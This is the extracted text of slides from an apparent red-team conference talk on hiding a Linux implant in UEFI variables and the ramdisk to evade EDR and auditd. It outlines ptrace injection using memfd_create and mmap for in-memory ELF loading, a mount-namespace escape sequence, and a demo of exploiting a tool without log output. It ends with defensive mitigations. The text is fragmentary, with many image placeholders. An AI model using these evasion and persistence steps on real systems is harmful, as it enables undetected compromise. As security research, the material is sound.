
Linux Boot Flow




Linux Boot Flow



Linux Boot Flow



Linux Boot Flow



ptrace, Man! man (2) ptrace

- + PTRACE_SETREGS
 - + PTRACE_PEEKTEXT, PTRACE_PEEKDATA
 - + PTRACE_POKETEXT, PTRACE_POKEDATA
 - YAMA
 - SELinux/AppArmor/SMACK/TOMOYO/etc
-
- + Policy applied in userspace!!


Boot Flow, Continued




1

Ramdisk land

Boot Flow, Continued



Boot Flow, Continued



fanotify, man! man (7) fanotify

DESCRIPTION

The fanotify API provides notification and interception of filesystem events. Use cases include **virus scanning** and hierarchical storage management. 

memfd_create, man! man (2) memfd_create

DESCRIPTION

`memfd_create()` creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file ...

... it lives in RAM and has a volatile backing storage.

PR_SET_TIMERSLACK

Since Linux 4.6, the "current" timer slack value of any process can be examined and changed via the file `/proc/[pid]/timerslack_ns`. See `proc(5)`.

CONFIG_EFI_VARS


config EFI_VARS

If you say Y here, you are able to get EFI (Extensible Firmware Interface) variable information via sysfs. You may read, write, create, and destroy EFI variables through this interface.


Surviving MS_MOVE

1. Poll on /proc/self/mounts
2. Sleep while initramfs finishes and init starts
3. Create a new mount namespace
4. Mount proc (it's not in initramfs)
5. Set mount namespace to init's namespace through setns
6. chroot("/proc/1/root")
7. chdir(".")
8. chroot("/")


Boot Flow, Modified




Boot Flow, Modified




Boot Flow, Modified




Boot Flow, Modified



Boot Flow, Modified



Boot Flow, Modified



Ptrace

```
0x7fa413d56ba2 <epoll_wait+66>:  mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>:  mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>:  mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>:  mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>:  mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>:  mov    $0xe8,%eax
0x7fa413d56bb5 <epoll_wait+85>:  syscall
=> 0x7fa413d56bb7 <epoll_wait+87>:  cmp
$0xfffffffffffffffff000,%rax
0x7fa413d56bbd <epoll_wait+93>:  ja     0x7fa413d56bf2
```

Ptrace

eax: 0x13f (memfd_create)



```
0x7fa413d56ba2 <epoll_wait+66>:  mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>:  mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>:  mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>:  mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>:  mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>:  mov    $0xe8,%eax
=> 0x7fa413d56bb5 <epoll_wait+85>:  syscall
0x7fa413d56bb7 <epoll_wait+87>:  cmp    $0xffffffffffffffff,%rax
0x7fa413d56bbd <epoll_wait+93>:  ja     0x7fa413d56bf2
```

Ptrace

eax: 0x13f (memfd_create)

.ELF.....

```
0x7fa413d56ba2 <epoll_wait+66>:  mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>:  mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>:  mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>:  mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>:  mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>:  mov    $0xe8,%eax
=> 0x7fa413d56bb5 <epoll_wait+85>:  syscall
0x7fa413d56bb7 <epoll_wait+87>:  cmp    $0xffffffffffffffff,%rax
0x7fa413d56bbd <epoll_wait+93>:  ja     0x7fa413d56bf2
```

Ptrace

eax: 0x9 (mmap)

.ELF.....

```
0x7fa413d56ba2 <epoll_wait+66>:  mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>:  mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>:  mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>:  mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>:  mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>:  mov    $0xe8,%eax
=> 0x7fa413d56bb5 <epoll_wait+85>:  syscall
0x7fa413d56bb7 <epoll_wait+87>:  cmp
$0xfffffffffffffffff000,%rax
0x7fa413d56bbd <epoll_wait+93>:  ja     0x7fa413d56bf2
```

0x90
0x90
0x90
0x90
0x90

Ptrace


eax: 0x9 (mmap)

.ELF.....

ret2libc (dlopen)

```
0x7fa413d56ba2 <epoll_wait+66>:  mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>:  mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>:  mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>:  mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>:  mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>:  mov    $0xe8,%eax
0x7fa413d56bb5 <epoll_wait+85>:  syscall
0x7fa413d56bb7 <epoll_wait+87>:  cmp
$0xffffffffffffffff000,%rax
0x7fa413d56bbd <epoll_wait+93>:  ja     0x7fa413d56bf2
```

=> 0x90
0x90
0x90
0x90
0x90



Ptrace

eax: 0x9 (mmap)


.ELF.....

ret


```
0x7fa413d56ba2 <epoll_wait+66>: mov    %r13d,%r10d
0x7fa413d56ba5 <epoll_wait+69>: mov    %eax,%r8d
0x7fa413d56ba8 <epoll_wait+72>: mov    %r12d,%edx
0x7fa413d56bab <epoll_wait+75>: mov    %rbp,%rsi
0x7fa413d56bae <epoll_wait+78>: mov    %ebx,%edi
0x7fa413d56bb0 <epoll_wait+80>: mov    $0xe8,%eax
0x7fa413d56bb5 <epoll_wait+85>: syscall
=> 0x7fa413d56bb7 <epoll_wait+87>: cmp    $0xffffffffffffffff,%rax
0x7fa413d56bbd <epoll_wait+93>: ja     0x7fa413d56bf2
```

0x90
0x90
0x90
0x90
0x90

Boot Flow, Modified



Boot Flow, Modified



Linux Demo

1. See noise in auditd of exploiting enterprise_tool
2. Install implant into UEFI and ramdisk
3. Reboot
4. Set timerslack marker
5. Exploit enterprise_tool
6. See no output in log
7. Show policy in place
8. Show variable

Linux Demo

What does this all mean?

Net Happiness Increase



You



Analyst

Mitigations and Recommendations

Mitigations and Recommendations

Monitor and Audit UEFI variables across your organizations fleet

EDR Should detect UEFI APIs

- It is not common for apps to Set/Get Firmware Variables
- NV+BS+RT Variables are suspicious if created after installation of platform

Mitigations and Recommendations

EDR Tamper Resistance is not effective

- Sinkholing or killing the sensor usually does not give alerts
- Vendors need to work on securing their processes
 - Alert on sinkhole
 - Do not allow ptrace

Stop assembling ramdisks on systems!

Closing and the Rest

Future Work

Look into hiding inside of UEFI Configuration Storage

Analyze more EDR products and how they handle UEFI variables

Use these techniques in more Red Team engagements to increase defender efficacy

Look at more platforms for their usage of UEFI variables

- More places to hide

Closing

Have yourself a uefi.party and plunder away your loot!

Sucker punch that pesky EDR!

GitHub Repo at

<https://github.com/perturbed-platypus>

References

<https://redcanary.com/blog/detecting-all-the-things-with-limited-data/>

<https://countercept.com/blog/av-bypass-techniques-through-an-edr-lens/>

<https://github.com/rrbranco/BlackHat2017/blob/master/BlackHat2017-BlackBIOS-v0.13-Published.pdf>

https://github.com/emtymonkey/ptrace_do

<https://github.com/eklitzke/ptrace-call-userspace>

<https://magisterquis.github.io/2018/03/31/in-memory-only-elf-execution.html>

References for MITRE TTPs

Tuned for processes, commands and API Calls

- cmd.exe /c
 - <https://attack.mitre.org/techniques/T1059/>
